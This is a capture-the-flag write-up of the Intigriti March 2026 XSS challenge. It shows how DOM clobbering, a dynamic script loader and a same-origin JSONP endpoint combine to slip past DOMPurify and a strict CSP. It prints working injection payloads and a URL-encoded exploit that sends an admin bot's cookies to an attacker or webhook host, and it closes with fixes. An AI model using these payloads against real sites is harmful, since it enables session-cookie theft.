
Note: This writeup covers the Intigriti March 2026 monthly XSS challenge built by @Kulindu. The goal was to achieve XSS on a Secure Search Portal and capture the flag cookie from an admin bot. Severity was rated Medium (Blind Cross-Site Scripting) and the report was Accepted on Intigriti (code: INTIGRITI-QNIJDGBD).
The Moment It Clicked
I stared at components.js for what felt like twenty minutes convinced I was missing something obvious. The CSP was strict. DOMPurify was in place. Every <script> tag I tried came out the other side of the sanitiser completely neutered.
Then I looked at /api/stats.
It wasn't linked anywhere. No mention in the main JavaScript. Just a quiet endpoint sitting there, and when I typed ?callback=alert(1) into the URL bar, the server responded with:
alert(1)({"users":1337,"active":42,"status":"Operational"});
Same origin. Executable. Completely unbothered by the CSP.
That was the unlock. Everything else fell into place from there.
Getting My Bearings
The challenge is a minimal Secure Search Portal, a single page with a search box. Whatever you type into the ?q= parameter gets displayed back as "Results for: [your query]." There's a Report to Admin button that sends a URL to a headless bot running Chrome. The bot carries a flag cookie. The mission is obvious: get JavaScript executing in the bot's session and grab it.
The defences looked solid on paper:
- DOMPurify 3.0.6 sanitising all search input before it touches
innerHTML - CSP:
default-src 'none'; script-src 'self'; connect-src 'self', only same-origin scripts, no inline execution, nothing external FORBID_ATTR: ['id', 'class', 'style'], the three most obvious injection attributes blocked at the DOMPurify level
So I did what I always do. I read every JavaScript file slowly, twice.
main.js, components.js, purify.min.js. And /api/stats, which I found by poking the API surface manually.
The First Piece: A Sanitiser With a Blind Spot
DOMPurify is genuinely good. Out of the box it strips <script> tags, onerror handlers, javascript: URIs, and all the classics. The configuration here also explicitly forbids id, class, and style attributes. Tight setup.
But DOMPurify has a known weakness called DOM Clobbering, and this configuration walked right into it.
Here is how it works. The browser has a very old behaviour, kept alive purely for backwards compatibility, where HTML elements with a name attribute get automatically added to the global window object. If you have <img name="profilePicture"> in the DOM, JavaScript can reach it as window.profilePicture. No code required. The browser just puts it there.
The application had a function in components.js that looked up window.authConfig to decide where to redirect users after login:
let config = window.authConfig || { dataset: { next: '/', append: 'false' } };
let redirectUrl = config.dataset.next;
if (config.dataset.append === 'true') {
    redirectUrl += '?token=' + encodeURIComponent(document.cookie);
}
window.location.href = redirectUrl;
It trusts whatever is in window.authConfig. The application intends that to be set by trusted server-side code. But injecting <img name="authConfig"> into the DOM makes that image element become window.authConfig. The function reads config.dataset.next and config.dataset.append off the image's data-* attributes, because dataset exposes data-* attributes as properties, and treats them as authoritative.
So injecting this:
<img name="authConfig"
     data-next="https://attacker.com/collect"
     data-append="true">
...silently replaces the trusted config object with attacker-controlled values. The function has no idea anything changed. It is doing exactly what it was written to do. It just has the rug pulled out from under it.
Why didn't DOMPurify catch it? DOMPurify's SANITIZE_DOM guard only blocks name values that already exist as native properties on document or HTMLFormElement, things like name="document" or name="cookie" that would break the browser itself. The key authConfig is a custom variable invented by this specific application. DOMPurify has never heard of it, so it passes right through.
The data-next and data-append attributes survive too. DOMPurify allows all data-* attributes by default, and neither is in the FORBID_ATTR list.
The Second Piece: The Forgotten JSONP Endpoint
Back to /api/stats. A JSONP endpoint is a legacy server pattern from before CORS existed. You pass a callback parameter and the server wraps its JSON response inside a function call:
GET /api/stats?callback=doSomething

doSomething({"users":1337,"active":42,"status":"Operational"});
There is no validation on that callback parameter. Pass in any function name and the server reflects it back, wrapping the JSON data around it.
More importantly, this endpoint lives at /api/stats on the challenge domain itself. The CSP says script-src 'self'. If the browser loads this URL as a <script>, it sees same-origin content and waves it through without question. The policy was built to stop external scripts. Technically, this is not one.
Loading <script src="/api/stats?callback=Auth.loginRedirect"> makes the browser execute:
Auth.loginRedirect({"users":1337,"active":42,"status":"Operational"});That calls the redirect function. Which reads the clobbered window.authConfig. Which sends the cookie to my server.
The CSP is not broken. It is bypassed by making the application's own server deliver the payload. The bouncer checked the ID and it said "issued by us", so in it went.
The Third Piece: ComponentManager as the Bridge
I still needed a way to get a <script> tag into the DOM that would survive DOMPurify and actually load. Inline scripts are blocked. External scripts pointing to attacker domains are blocked. But I found this in components.js:
class ComponentManager {
    static init() {
        document.querySelectorAll('[data-component="true"]').forEach(element => {
            this.loadComponent(element);
        });
    }

    static loadComponent(element) {
        let rawConfig = element.getAttribute('data-config');
        if (!rawConfig) return;
        let config = JSON.parse(rawConfig);
        let scriptUrl = config.path + config.type + '.js';
        let s = document.createElement('script');
        s.src = scriptUrl;
        document.head.appendChild(s);
    }
}
ComponentManager.init() runs on every page load. It finds any element with data-component="true", reads its data-config JSON, assembles a script URL from config.path + config.type + '.js', and injects it as a live script element.
I control config.path and config.type through the injected data-config attribute. Which means I control the script URL. Which means I can point it straight at /api/stats?callback=Auth.loginRedirect.
The data-component and data-config attributes both survive DOMPurify. data-* is allowed by default and neither attribute is in the blocklist.
Injecting this:
<div data-component="true"
     data-config='{"path":"/api/stats?callback=Auth.loginRedirect&x=","type":"y"}'>
...causes ComponentManager to build <script src="/api/stats?callback=Auth.loginRedirect&x=y.js">. The .js suffix is meaningless, because the server ignores that parameter. What matters is that /api/stats receives callback=Auth.loginRedirect, reflects it back as executable JavaScript, and the browser runs it.
Connecting the Chain
All three pieces slot together cleanly:
- DOM Clobbering:
<img name="authConfig">plants a fake config object atwindow.authConfig, pointing to the attacker's webhook withappend=true - ComponentManager injection:
<div data-component="true" data-config=...>triggers a dynamic script load pointing at/api/stats - JSONP execution: the same-origin JSONP response calls
Auth.loginRedirect(), which reads the clobbered config and redirects the browser to the attacker's webhook with?token=cookies
None of the three does anything dangerous on its own. The <img> doesn't run code. The <div> doesn't exfiltrate anything. The JSONP endpoint doesn't know where to redirect. But connected in sequence, they form a complete one-click cookie exfiltration chain that walks past both DOMPurify and a strict CSP without triggering either.
The Payload
Two HTML elements. No JavaScript. No external resources.
<img name="authConfig"
     data-next="https://webhook.site/YOUR-ID"
     data-append="true">

<div data-component="true"
     data-config='{"path":"/api/stats?callback=Auth.loginRedirect&x=","type":"y"}'>
URL-encoded for delivery via ?q=:
https://challenge-0326.intigriti.io/challenge.html?q=%3Cimg%20name%3D%22authConfig%22%20data-next%3D%22https%3A%2F%2Fwebhook.site%2FYOUR-ID%22%20data-append%3D%22true%22%3E%3Cdiv%20data-component%3D%22true%22%20data-config%3D%27%7B%22path%22%3A%22%2Fapi%2Fstats%3Fcallback%3DAuth.loginRedirect%26x%3D%22%2C%22type%22%3A%22y%22%7D%27%3E
Reproduction Steps
- Set up a webhook collector (webhook.site, Burp Collaborator, or similar)
- Replace
YOUR-IDin the payload URL with your collector ID - Navigate to
https://challenge-0326.intigriti.io/challenge.html - Open the Report to Admin modal and paste the payload URL
- Submit, the admin bot visits the URL within seconds
- Watch your collector: the bot's browser redirects there carrying
?token=cookies
The Flag
INTIGRITI{019cdb71-fcd4-77cc-b15f-d8a3b6d63947}
Confirmed via webhook, the admin bot (HeadlessChrome/146.0, connecting from Brussels) arrived with the flag cookie appended to the redirect URL exactly as expected.
Rabbit Holes I Went Down
Trying id attributes for clobbering
My first instinct was id clobbering, <element id="authConfig">, which is the more commonly documented DOM Clobbering technique. But id is explicitly in the FORBID_ATTR list and DOMPurify strips it immediately. I spent a while trying to find a way around that before remembering that name on <img> achieves the same result and is not blocked.
Worrying about the & in the JSON breaking things
When I injected the div with data-config='{"path":"/api/stats?callback=Auth.loginRedirect&x=","type":"y"}', I was convinced the & inside the attribute value would get HTML-entity-encoded to & by DOMPurify on output, corrupting the JSON when parsed. I spent time verifying this in the browser console before realising it doesn't matter. element.getAttribute('data-config') returns the decoded attribute value. The DOM handles entity unescaping automatically before handing the string to JavaScript. JSON.parse() receives a clean &, not &. The URL assembles correctly.
Hunting for a CSP nonce
Before I found the JSONP endpoint, I went hunting for a nonce. The CSP had none, but I checked response headers carefully anyway, because applications sometimes generate a nonce but forget to include it in the policy. Nothing. I also looked for any script with a predictable hash. Also nothing. The JSONP angle was cleaner in the end.
What Made This Challenge Interesting
There is no single "gotcha" moment here. Each vulnerability is individually quite mild:
- DOMPurify allowing
nameon<img>is a known edge case, not a critical flaw in isolation - ComponentManager building script URLs from user-controlled data is risky, but only if you can inject the div in the first place
- The JSONP endpoint reflecting callbacks is a decade-old antipattern, but only dangerous when paired with something that can load it as a script
Strip any one of the three and the chain dies completely. That is what makes it feel more like real-world bug hunting than a typical CTF. Production vulnerabilities are almost always chains, not single points of failure. Every individual piece here looks like someone thought about it. FORBID_ATTR blocks id, class, style. DOMPurify is there at all. The CSP is strict. But the combination of those decisions left three specific gaps that fit together like a lock and key.
How I'd Fix It
Block name in DOMPurify. The simplest fix is adding it to FORBID_ATTR or enabling SANITIZE_NAMED_PROPS: true, which prefixes clobbered names to prevent conflicts with application variables:
DOMPurify.sanitize(q, {
    FORBID_ATTR: ['id', 'class', 'style', 'name'],
    KEEP_CONTENT: true,
});
Restrict or remove the JSONP endpoint. /api/stats has no business accepting arbitrary callback names. Either drop the parameter entirely and return Content-Type: application/json (which the browser will not execute as a script), or allowlist callback names with a strict regex: ^[a-zA-Z_$][a-zA-Z0-9_$]*$.
Validate ComponentManager's script path. Before appending a dynamically built URL to the document, verify it falls within an expected path:
if (!scriptUrl.startsWith('/components/')) return;One line. Would have made the JSONP injection completely irrelevant regardless of everything else.
Set HttpOnly on sensitive cookies. Even if all three bugs are fixed, defence in depth means cookies that matter should not be readable by JavaScript at all. HttpOnly: true does not prevent XSS, but it ensures that if XSS does fire, cookie theft requires a significantly harder server-side step on top of it.
Closing Thoughts
March's challenge reminded me that the most dangerous chains are the ones where no individual link looks alarming. I have seen JSONP endpoints before and waved them off as "legacy but low risk." I have seen name attributes in DOM Clobbering writeups and thought "interesting technique, niche use case." I have seen component loaders building script tags dynamically and made a mental note without digging further.
Put all three in the same application and you have a one-click cookie exfiltration that walks past both DOMPurify and a strict CSP without breaking a sweat.
That is the thing about layered defences. They work until the layers share a gap.
Big thanks to @Kulindu for putting this together and to Intigriti for keeping the monthly challenges going. If you are reading this and haven't tried one yet, go register for the next one. You will learn more in a weekend than you will from most courses.
See you on the April one.
Credit: evilgenius01 | Challenge by @Kulindu | Hosted by Intigriti